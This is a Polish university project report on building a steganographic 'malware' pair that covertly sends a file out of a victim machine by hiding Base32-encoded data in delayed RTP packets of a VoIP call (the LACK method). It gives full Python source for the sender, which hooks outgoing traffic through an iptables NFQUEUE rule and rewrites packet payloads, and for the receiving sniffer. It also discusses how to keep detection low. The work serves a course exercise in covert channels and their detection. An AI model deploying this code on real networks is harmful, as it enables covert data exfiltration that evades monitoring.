Bezpieczeństwo sieci teleinformatycznych

Projekt i implementacja programu typu malware

Sprawozdanie z projektu

Jakub Bańka, Patryk Milczarek
2018-04-23

1 CELE I ZAŁOŻENIA PROJEKTU

Celem projektu było zaprojektowanie i napisanie grupy aplikacji służącej do sekretnego przesłania danych – pliku *Sofokles – Antygona.txt*. Aplikacje te nie mogły generować nowych pakietów, musiały edytować już istniejące.

Pierwsza aplikacja to aplikacja typu malware służąca do przechwycenia przesyłanych pakietów internetowych i ich modyfikacji w celu ukrycia danych. Działała ona na maszynie ofiary.

Druga aplikacja działała na maszynie atakującego i jej zadaniem było przechwycenie zmodyfikowanych pakietów w celu odczytania ukrytych danych.

Po zaimplementowaniu tych aplikacji należało nagrać 14 plików z zapisem ruchu sieciowego. Połowa z tych plików miała zawierać ukryte dane, a druga połowa miała zostać bez zmian. Każdy plik z ukrytymi danymi miał zawierać około 20% pliku, który należało przesłać.

Poza tymi aplikacjami musieliśmy zaimplementować trzecią, dodatkową aplikację, która miała pomóc zespołom detektującym. Jej zadaniem jest rozpoznanie, które pliki z zapisem ruchu sieciowego zawierają ukryte dane. Aplikacja ta (bez kodu źródłowego) została udostępniona grupom detektującym w formie pliku wykonywalnego wraz z plikami z zapisem ruchu sieciowego.

2 WYBÓR OPROGRAMOWANIA

2.1 PYTHON

Python to wysokopoziomowy, strukturalny język programowania stworzony we wczesnych latach 90. Może on służyć do wykonywania wielu różnych operacji programistycznych. Python jest interpretowalnym językiem programowania, który automatycznie jest kompilowany do kodu bajtowego, który jest zapisywany na dysku. Dzięki temu kompilacja następuje tylko w przypadku zmiany kodu źródłowego programu. Python pozwala na używanie obiektów i konstrukcji obiektowych, jednak nie jest to wymagane.

Postanowiliśmy użyć Pythona, ponieważ pozwala on na łatwą obsługę funkcji sieciowych. Na niskim poziomie pozwala uzyskać dostęp do podstawowej obsługi gniazd w bazowym systemie operacyjnym, co pozwala wdrażać klienty i serwery zarówno dla protokołów połączeniowych, jak i bezpołączeniowych. Dzięki wielu dostępnym bibliotekom zapewnia on również dostęp do wyższego poziomu do określonych protokołów sieciowych na poziomie aplikacji, takich jak FTP, HTTP i inne. Ta opcja była najważniejszym powodem dla którego zdecydowaliśmy się na użycie języka Python.

2.2 SCAPY

Scapy to interaktywny program do manipulacji pakietami. Pozwala on na podgląd pakietów w czasie rzeczywistym, ale również na ich fałszowanie i dekodowanie, dopasowanie żądania i odpowiedzi. Jego możliwości pozwalają na łatwą implementację skanowań, testów jednostkowych, ataków, wykrywań sieci i wielu innych. Niestety za jego pomocą nie dało się edytować pakietów, co zmusiło nas do wykorzystania jeszcze jednej biblioteki.

2.3 NETFILTERQUEUE

NetfilterQueue to część projektu Netfilter. Służy on do przechwytywania pakietów, które są zdefiniowane przez zasady zapisane w tablicach IP systemu operacyjnego. Pakiety spełniające te zasady mogły zostać zaakceptowane, odrzucone, oznaczone lub edytowane. Właśnie dzięki możliwości edycji pakietów postanowiliśmy skorzystać z tej biblioteki.

2.4 C#

Aplikacja do rozpoznawania plików z ukrytymi danymi została napisana przy użyciu obiektowego języka programowania C#. Język ten powstawał w latach 1998-2001 i został zaprojektowany dla firmy Microsoft. Informacje na temat tego języka pochodzą ze standardu ECMA 334. [2]

Program napisany w języku C# kompilowany jest do języka pośredniego, którym jest kod Common Intermediate Language (CIL). Dopiero kod CIL jest uruchamiany przez środowisko .Net, w związku z tym na systemie wymagana jest instalacja tego środowiska. Program napisany w tym projekcie jest kompatybilny ze środowiskiem .Net w wersji 4.6.1 i nowszych.

Jednymi z najważniejszych zalet języka C# są:

- Duży wybór dodatkowych bibliotek;
- System automatycznego czyszczenia pamięci (tak zwany garbage collector). System ten sam zarządza pamięcią i cyklem życia obiektu, przez co deweloper nie musi martwić się o rezerwowanie i zwalanie pamięci;
- Możliwość używania słowa kluczowego var, kiedy deweloper nie jest pewny jakiego typu powinna być dana zmienna. Pomaga to również przy ewentualnych zmianach typu zmiennych w dalszych etapach procesu deweloperskiego.
- Integracja z systemem zapytań LINQ, które znacznie ułatwiają pracę na kolekcjach danych;
- Wsparcie techniczne firmy Microsoft;
- Duża społeczność używająca tego języka.

Graficzny interfejs użytkownika (GUI) zdefiniowano przy życiu technologii Windows Presentation Foundation (WPF) w języku XAML. Dzięki temu logika aplikacji jest odseparowana od interfejsu, co ułatwia pracę i zwiększa przejrzystość kodu.

3 PRZEGLĄD METOD UKRYWANIA

Poniżej przedstawiono zbiór rozpatrzonych metod ukrywania danych w przesyłanym ruchu.

3.1 LACK: INTENTIONALLY DELAYED AUDIO PACKETS STEGANOGRAPHY

Główna idea LACK jest następująca: w nadajniku niektóre wybrane pakiety audio są celowo opóźniane przed transmisją. Jeżeli opóźnienie takich pakietów w odbiorniku jest uważane za nadmierne, pakiety są odrzucane przez odbiornik nieświadomy procedury steganograficznej. Ładunek celowo opóźnionych pakietów jest używany do przesyłania tajnych informacji do odbiorców znających procedurę. Dla nieświadomych odbiorców ukryte dane są "niewidoczne". Tak więc, jeśli jesteśmy w stanie dodać wystarczająco dużo opóźnień do pewnych pakietów po stronie nadajnika, nie będą one używane do rekonstrukcji konwersacji.

3.2 TranSteg (Transcoding Steganography)

TranSteg to nowa metoda steganograficzna telefonii IP. Zazwyczaj w komunikacji steganograficznej zaleca się kompresowanie ukrytych danych w celu ograniczenia ich rozmiaru. W TranSteg to jawne dane są kompresowane, aby zrobić miejsce na steganogram. Główną innowacją TranSteg jest, dla wybranego strumienia głosu, znalezienie kodeku, który zapewni podobną jakość głosu, ale mniejszy rozmiar ładowności głosu niż pierwotnie wybrany. Następnie strumień głosowy jest transkodowany. W tym kroku pierwotny rozmiar danych głosu jest celowo niezmieniony, a zmiana kodeka nie jest wskazana. Zamiast tego, po umieszczeniu transkodowanego ładunku głosowego, pozostała wolna przestrzeń jest wypełniona ukrytymi danymi.

3.3 RCTP Free/Unused Fields Steganography


Wymiana RTCP opiera się na okresowej transmisji pakietów kontrolnych do wszystkich uczestników sesji. Zasadniczo działa on na dwóch typach pakietów (raportów) o nazwie: Raport odbiorcy (RR) i Raport nadawcy (SR). Niektóre parametry zawarte w tych raportach mogą służyć do szacowania stanu sieci. Ponadto wszystkie wiadomości RTCP muszą być wysyłane w złożonym pakiecie, który składa się z co najmniej dwóch poszczególnych typów raportów RTCP. Do tworzenia ukrytych kanałów można wykorzystać bloki raportów w raportach SR i RR. Wartości parametrów przesyłanych wewnątrz tych raportów (oprócz SSRC_1, który jest identyfikatorem źródła) mogą zostać zmienione, więc ilość informacji, które mogą być przesyłane w każdym pakiecie, wynosi 160 bitów. Jest jasne, że jeśli użyjemy tego typu techniki steganograficznej, stracimy część (lub całość) funkcjonalności RTCP (koszt korzystania z tego rozwiązania). Inne wolne / nieużywane pola w tych raportach mogą być również używane w podobny sposób.

3.4 Wybór metody

Wybraną przez nas metodą jest *LACK*. Zdecydowaliśmy się na tę metodę, ponieważ jakość rozmowy nie spada podczas jej trwania, więc rozmówca nie jest świadomy trwania steganografii. Odpowiednio opóźnione pakiety nie są używane do rekonstrukcji rozmowy przez program, więc możliwe jest całkowite zastąpienie payloadu'u ukrywanymi danymi. Biorąc pod uwagę dużą częstotliwość (ok. 50/sek.) pakietów wysyłanych podczas trwania rozmowy spodziewamy się, że wystarczająco rzadkie edytowanie payloadu (lecz w całości) zapewni niską wykrywalność oraz dużą przepływność przesyłania ukrywanych danych.

4 Opis architektury rozwiązania

W sieci prowadzona jest rozmowa w technologii VoIP pomiędzy dwoma użytkownikami. Maszyna ofiary zainfekowana jest programem malware, który dodaje odpowiednią regułę do zapory sieciowej oraz modyfikuje pakiety wychodzące do maszyny atakującego (drugiego rozmówcy) tak, aby przekazywać ukryte dane. Następnie są one przechwytywane i rozszyfrowane. Obaj użytkownicy korzystają z programów do rozmowy, które posługują się protokołami SIP oraz RTP.



Rysunek 1. Schemat działania systemu

4.1 Ocena efektywności rozwiązania

Do oceny rozwiązania wzięto pod uwagę trzy kryteria: przepływność zaprojektowanej metody (w bit/s), niewykrywalność oraz elastyczność (robustness). Na podstawie zrzutów rozmowy z programu Wireshark przeprowadziliśmy analizę przepływności zaprojektowanej metody. Podczas 20-minutowej rozmowy przesyłane jest 19kB ukrytych, zakodowanych danych. Oznacza to, że przepływność zakodowanych danych wynosi 19kB/20min, a więc ok. 126 bit/s. W 19 kB zakodowanych danych ukryte jest ok. 10 kB odkodowanych danych, a więc rzeczywista przepływność wynosi ok. **53 bit/s**.

Dzięki zastosowaniu metody LACK jakość rozmowy nie pogorszyła się. Dodatkowo duża częstotliwość wysyłanych pakietów (ok. 100/s) oraz częstotliwość modyfikacji (średnio 1/500 pakietów) znacznie utrudnia wykrywalność tej metody. Przykładowo, w ciągu dziesięciu sekund do atakującego przesłane zostanie aż 1000 pakietów, a tylko dwa pakiety w tym czasie zostaną edytowane. Niewykrywalność tej metody zwiększa również to, że przesyłane dane są zakodowane kodem Base32.

Z kolei na obniżenie niewykrywalności wpływa fakt, że payload zostaje zastąpiony całkowicie ukrywanymi danymi, przez co znacząco różni się od pozostałych pakietów RTP. Dodatkowo zmodyfikowane pakiety posiadają tą samą wartość pola checksum, więc znając tą wartość można je wszystkie wychwycić.

Elastyczność rozwiązania polega na tym, że częstotliwość zmodyfikowanych pakietów nie jest stała, lecz mieści się w przedziale od 1/450 do 1/550, co dodatkowo utrudnia wykrycie całego procesu.

Biorąc pod uwagę powyższe kryteria uważamy, że zastosowana przez nas metoda jest nie tylko trudna do wykrycia, ale również elastyczna i posiadająca dużą przepływność przesyłanych danych.

5 Opis działania aplikacji

W tym rozdziale opisany zostanie sposób działania każdej aplikacji. Opisane zostanie ogólne działanie aplikacji, które następnie zostanie rozwinięte opisami poszczególnych kroków. Poniżej tych opisów zostaną wklejone fragmenty kodu wykonywujące dane zadanie.

5.1 Aplikacja wysyłająca ukryte dane

Aplikacja ta działa na maszynie ofiary. Jej kod źródłowy znajduje się w pliku *sender.py* i załączniku 1. Jej zadaniem jest implementacja metody LACK. W tym celu musimy wysyłać opóźnione pakiety protokołu RTP. W naszej aplikacji pakiety opóźniamy o sekundę, ponieważ podczas

przeprowadzanych badań było to wystarczające opóźnienie, aby aplikacja nie używała ich do rekonstrukcji rozmowy. Nie opóźniamy też wszystkich pakietów, tylko wybieramy średnio jeden na 500. Średnio, ponieważ z każdym pakietem wybieramy losową liczbę całkowitą z przedziału od -50 do +50 (nazwaną przez nas *offset*) i dodajemy ją do 500. Ma to utrudnić znalezienie zmodyfikowanych pakietów oraz spowodować, że nie słychać pogorszenia jakości połączenia. Jednakże, żeby być w stanie odróżnić te pakiety zmieniamy również ich sumy kontrolne protokołu UDP na ustaloną wartość.

Aplikacja ta zaczyna od inicjalizacji zmiennych globalnych i odpowiednim ustawieniu tablic IP hosta z zaznaczeniem do którego obiektu NetfilterQueue mają być przypisane.

```
1.      i = 0
2.      delayed_pck: object = IP()
3.
4.      index = 0
5.      bytes_to_send: bytes
6.      offset = random.randint(-50,50)
7.
8.      os.system('iptables -I OUTPUT -d 192.168.0.0/24 -j NFQUEUE --queue-num 1')
```

Następnie wczytujemy do pamięci aplikacji zawartość szukanego pliku i kodujemy ją za pomocą Base32. W ten sposób otrzymujemy tablicę bajtów, którą zaczniemy wysyłać.

```
1.      opened_file = open("/home/jbanka/Desktop/BEST/Sofokles - Antygona.txt", "r")
2.      txt = opened_file.read()
3.      bytes_to_send = base64.b32encode(txt.encode('utf-8'))
```

W kodzie źródłowym następnie widoczne są definicje metod używanych do edycji i opóźniania pakietów. Zostaną one omówione w dalszej części tego sprawozdania.

Po wczytaniu pliku i zamiany go na tablicę bajtów tworzymy nową instancję obiektu NetfilterQueue i przypisujemy ją do numeru z naszej nowej zasady tablic IP. W tym kroku podajemy również nazwę metody, która ma się wykonać na każdym przechwyconym pakiecie.

```
1.      nfqueue = NetfilterQueue()
2.      nfqueue.bind(1, handle_packet)
```

Następnie uruchamiamy nasz obiekt NetfilterQueue. Będzie on działać do momentu przerwania aplikacji. Kiedy aplikacja zostanie przerwana to usuwamy wpis z tabel IP i odłączamy nasz obiekt od wpisu.

```
1.      try:
2.          nfqueue.run()
3.      except KeyboardInterrupt:
4.          os.system('iptables --flush')
5.
6.      nfqueue.unbind()
```

5.1.1 Metoda *handle_packet*

Jest to metoda, która wykonuje się dla każdego przechwyconego pakietu. Na początku tej metody wydobywamy pakiet IP z pakietu Ethernet.

```
1.       pkt = IP(packet.get_payload())
```

Następnie sprawdzamy czy dany pakiet IP używa protokołu transportowego UDP i jego port wyjściowy jest portem używanym przez program do rozmów VoIP. Jeżeli tak to przekształca payload UDP w pakiet RTP, ponieważ Scapy nie potrafi tego rozpoznać automatycznie.

```
    if UDP in pkt and pkt[UDP].dport == 5062:
        pkt[UDP].payload = RTP(pkt[Raw].load)
```

Jeżeli nasz pakiet pochodzi z programu VoIP to dodajemy 1 do licznika pakietów obsłużonych.

```
    if pkt.haslayer(RTP):
        i += 1
```

Następnie sprawdzamy, czy dany pakiet powinien zostać edytowany. Jeżeli tak to resetujemy licznik obsłużonych pakietów i losujemy nowy *offset*. Następnie zastępujemy cały ładunek pakietu RTP naszymi danymi i sprawdzamy czy dane te się nie skończyły. Jeżeli dane się skończyły to zaznaczamy, że mają się one wysyłać od początku.

```
    if i == 499 + offset:
        i = 0
        offset = random.randint(-50,50)

        load_len = len(pkt[RTP].load)
        pkt[RTP].load = bytes_to_send[index: index + load_len]
        index += load_len
        if index >= len(bytes_to_send):
            index = 0
```

Kolejny krok to ustawienie ustalonej przez nas sumy kontrolnej protokołu RTP i wyliczenie nowej sumy kontrolnej protokołu IP.

```
        pkt[UDP].chksum = int.from_bytes(b'\xbb\xff', byteorder='big')
        del pkt[IP].chksum
```

Na koniec ustawiamy nasz spreparowany pakiet IP jako ładunek pakietu Ethernet, ustawiamy pakiet Ethernet jako pakiet do opóźnienia i uruchamiamy metodę opóźniającą pakiety na nowym wątku, żeby aplikacja nie mogła obsłużyć w tym czasie inne pakiety.

```
        packet.set_payload(bytes(pkt))
        delayed_pck = packet
        t = threading.Thread(name='Delay', target=send_delayed_pck)
        t.setDaemon(True)
        t.start()
```

5.1.2 Metoda *send_delayed_packet*

Zadaniem tej metody jest opóźnienie wysłania edytowanego pakietu. Odczekuje ona określoną ilość sekund zanim zaakceptuje pakiet do wysłania.

```
    time.sleep(1)
    delayed_pck.accept()
```

5.2 APLIKACJA ODBIERAJĄCA UKRYTE DANE

Ta aplikacja ma za zadanie odnalezienie edytowanych przez nas pakietów i odczytanie ukrytych danych. Jej kod źródłowy znajduje się w pliku *receiver.py* i załączniku 2. Działa ona na komputerze atakującego. Aplikacja ta działa jak sniffer odczytujący wszystkie pakiety przesłane podczas rozmowy. Jeżeli spełniają one warunek zmienionego pola sumy kontrolnej UDP próbujemy odczytać ukryte dane. Czasem zdarza się, że pakiet ma ustaloną przez nas sumę kontrolną ale nie zawiera ukrytych danych – wtedy jest on ignorowany przez nasz program. Dzieje się to, ponieważ suma kontrolna jest liczona na podstawie danych w pakiecie, dlatego musimy je dodatkowo sprawdzać.

Na początku działania aplikacji inicjujemy globalną zmienną do przechowywania przechwyconych danych. Następnie zaczynamy proces nasłuchiwania i deklarujemy jakie pakiety należy przechwycić

(opcja *filter*), co należy robić z każdym przechwyconym pakietem (opcja *prn*) i kiedy skończyć nasłuchiwać (opcja *stop_filter*).

```
1.      received_data = bytes(0)
2.      sniff(filter='dst host 192.168.0.106 and src host 192.168.0.102 and dst port 5062',
        prn=handle_packet, store=0, stop_filter=finish_sniffing)
```

Po zakończeniu nasłuchiwania przechwycone dane są dekodowane i zapisywane do pliku.

```
1.      myFile = open('data.txt', 'w')
2.      myFile.write(base64.b32decode(received_data).decode('utf-8'))
3.      myFile.close()
```

5.2.1 Metoda *handle_packet*

Metoda ta sprawdza czy dany pakiet spełnia nasze założenia (czy używa protokołu UDP, ma ustawione odpowiedni port i sumę kontrolną). Jeżeli tak to przekształca payload UDP w pakiet RTP, ponieważ Scapy nie potrafi tego rozpoznać automatycznie.

```
1.          if UDP in msg and msg[UDP].dport == 5062 and msg[UDP].chksum == 48127:
2.              print("Data Chunk Acquired")
3.              msg[UDP].payload = RTP(msg[Raw].load)
```

Następie próbujemy zdekodować ukryte dane. Jeżeli ta operacja się uda zapisujemy je do pamięci w celu późniejszego zapisania do pliku. Jeżeli się nie uda wypisujemy o komunikat na ekranie o odebraniu złego pakietu.

```
4.              try:
5.                  base64.b32decode(msg[RTP].load)
6.                  received_data += msg[RTP].load
7.                  print(len(received_data))
8.              except Exception:
9.                  print("Wrong packet")
```

5.2.2 Metoda *finish_sniffing*

Metoda ta zwraca czy odebraliśmy wystarczającą ilość danych. Jeżeli tak to proces nasłuchiwania zostanie zakończony.

```
1.      return len(received_data) > 19000
```

5.3 Aplikacja wykrywająca ukryte dane

Ta aplikacja jest napisana w języku C#. Całą solucję programu Visual Studio można znaleźć w folderze *BEST.ChaeckFiles*. Jest to aplikacja z GUI, do którego wykorzystano WPF. Dzięki temu można było rozdzielić jej logikę od wyświetlania. Cała logika aplikacji znajduje się w klasie *FileCheckerViewModel*. Poniżej znajduje się tabelka z jej polami i właściwościami oraz opisy jej metod.

Tabela 1. Pola i właściwości klasy FileCheckerViewModel.

Nazwa	Typ	Opis
desiredHashes	`List<string>`	Przechowuje skróty plików, które maja ukryte dane.
FolderPath	`String`	Przechowuje ścieżkę do wybranego folderu.

IsAnalizeComplete	`bool`	Mówi czy pokazywać wyniki analizy.
ModifiedFiles	`List<string>`	Przechowuje nazwy odnalezionych plików z ukrytymi danymi.
Pcaps	`List<string>`	Przechowuje ścieżki wszystkich plików .pcap z wybranego folderu.
PcapsCount	`int`	Przechowuje liczbę odnalezionych plików .pcap.
ShowAnalyze	`bool`	Mówi czy pokazywać przycisk do analizy.

Użytkownik wybiera folder, w którym znajdują się pliki z zapisem ruchu sieciowego. Wywołuje to metodę *SelectFolder*.

Następnie może on kazać przeanalizować odnalezione pliki. Metoda *Analyze* zamienia pliki w skrót MD5 za pomocą metody *CalculateMD5*. Ten skrót zostaje później porównany z listą skrótów plików zawierających ukryte dane. Nazwy plików z pasującymi skrótami zostają wyświetlone.

Użytkownik może nacisnąć przycisk Open co otworzy plik w odpowiednim programie. Dzieje się to poprzez wywołanie metody *OpenFile*.

5.3.1 Metoda *SelectFolder*

Metoda służąca do wyboru folderu z plikami z zapisem ruchu sieciowego. Jej zadanie to otworzenie standardowego okna dialogowego wyboru folderu i znalezienie w wybranym folderze wszystkich plików z rozszerzeniem *.pcap* lub *.pcapng*.

5.3.2 Metoda *Analyze*

Metoda służąca do znalezienia plików z ukrytymi danymi. Robi ona to poprzez porównanie skrótów MD5 plików z wybranego folderu ze skrótami zapisanymi w kodzie programu. Jeżeli skrót pliku się zgadza jego nazwa jest zapisywana w pamięci programu.

5.3.3 Metoda *CalculateMD5*

Metoda ta przyjmuje jako argument ścieżkę do pliku. Kalkuluje ona skrót tego pliku i zwraca go jako łańcuch znaków.

5.3.4 Metoda *OpenFile*

Metoda ta przyjmuje jako argument nazwę pliku. Otwiera ona ten plik (dodając wcześniej ścieżkę wybranego folderu) w domyślnej aplikacji systemu operacyjnego.

6 BIBLIOGRAFIA

1. http://home.elka.pw.edu.pl/~wmazurcz/moja/art/OTM_StegVoIP_2008.pdf
2. *Standard ECMA-334 C# Language Specification,* http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-334.pdf

3. *W. Mazurczyk and K. Szczypiorski, Steganography of VoIP Streams, In: Robert Meersman and Zahir Tari (Eds.): OTM 2008, Part II - Lecture Notes in Computer Science (LNCS) 5332, Springer-Verlag Berlin Heidelberg, Proc. of OnTheMove Federated Conferences and Workshops: The 3rd International Symposium on Information Security (IS'08), Monterrey, Mexico, November 9-14, 2008, pp. 1001-1018*

1 KOD ŹRÓDŁOWY APLIKACJI WYSYŁAJĄCEJ UKRYTE DANE

```
1.  from scapy.all import *
2.  from netfilterqueue import NetfilterQueue
3.
4.  i = 0
5.  delayed_pck: object = IP()
6.
7.  index = 0
8.  bytes_to_send: bytes
9.  offset = random.randint(-50,50)
10.
11. os.system('iptables -I OUTPUT -d 192.168.0.0/24 -j NFQUEUE --queue-num 1')
12.
13. opened_file = open("/home/jbanka/Desktop/BEST/Sofokles - Antygona.txt", "r")
14. txt = opened_file.read()
15. bytes_to_send = base64.b32encode(txt.encode('utf-8'))
16.
17.
18. def send_delayed_pck():
19.     global delayed_pck
20.     time.sleep(1)
21.     delayed_pck.accept()
22.
23.
24. def handle_packet(packet):
25.     pkt = IP(packet.get_payload())
26.
27.     global i
28.     global delayed_pck
29.     global bytes_to_send
30.     global index
31.     global offset
32.
33.     if UDP in pkt and pkt[UDP].dport == 5062:
34.         pkt[UDP].payload = RTP(pkt[Raw].load)
35.
36.     if pkt.haslayer(RTP):
37.         i += 1
38.
39.     if i == 499 + offset:
40.         i = 0
41.         offset = random.randint(-50,50)
42.
43.         load_len = len(pkt[RTP].load)
44.         pkt[RTP].load = bytes_to_send[index: index + load_len]
45.         index += load_len
46.         if index >= len(bytes_to_send):
47.             index = 0
48.
49.         pkt[UDP].chksum = int.from_bytes(b'\xbb\xff', byteorder='big')
50.         del pkt[IP].chksum
51.
52.         packet.set_payload(bytes(pkt))
53.         delayed_pck = packet
54.         t = threading.Thread(name='Delay', target=send_delayed_pck)
55.         t.setDaemon(True)
56.         t.start()
57.
58.     else:
59.         packet.accept()
60.
61.
62.
63.
```

```
nfqueue = NetfilterQueue()
nfqueue.bind(1, handle_packet)
try:
    nfqueue.run()
except KeyboardInterrupt:
    os.system('iptables --flush')

nfqueue.unbind()
```

Załącznik 2. KOD ŹRÓDŁOWY APLIKACJI ODBIERAJĄCE UKRYTE DANE

```
    from scapy.all import *
    import base64

    received_data = bytes(0)

    def finish_sniffing(pkt):
        global received_data
        return len(received_data) > 19000


    def handle_packet(msg):

        global received_data

        if UDP in msg and msg[UDP].dport == 5062 and msg[UDP].chksum == 48127:
            print("Data Chunk Acquired")
            msg[UDP].payload = RTP(msg[Raw].load)

            try:
                base64.b32decode(msg[RTP].load)
                received_data += msg[RTP].load
                print(len(received_data))
            except Exception:
                print("Wrong packet")




    sniff(filter='dst host 192.168.0.106 and src host 192.168.0.102 and dst port 5062',
    prn=handle_packet, store=0, stop_filter=finish_sniffing)

    myFile = open('data.txt', 'w')
    myFile.write(base64.b32decode(received_data).decode('utf-8'))
    myFile.close()

    print("Finished")
```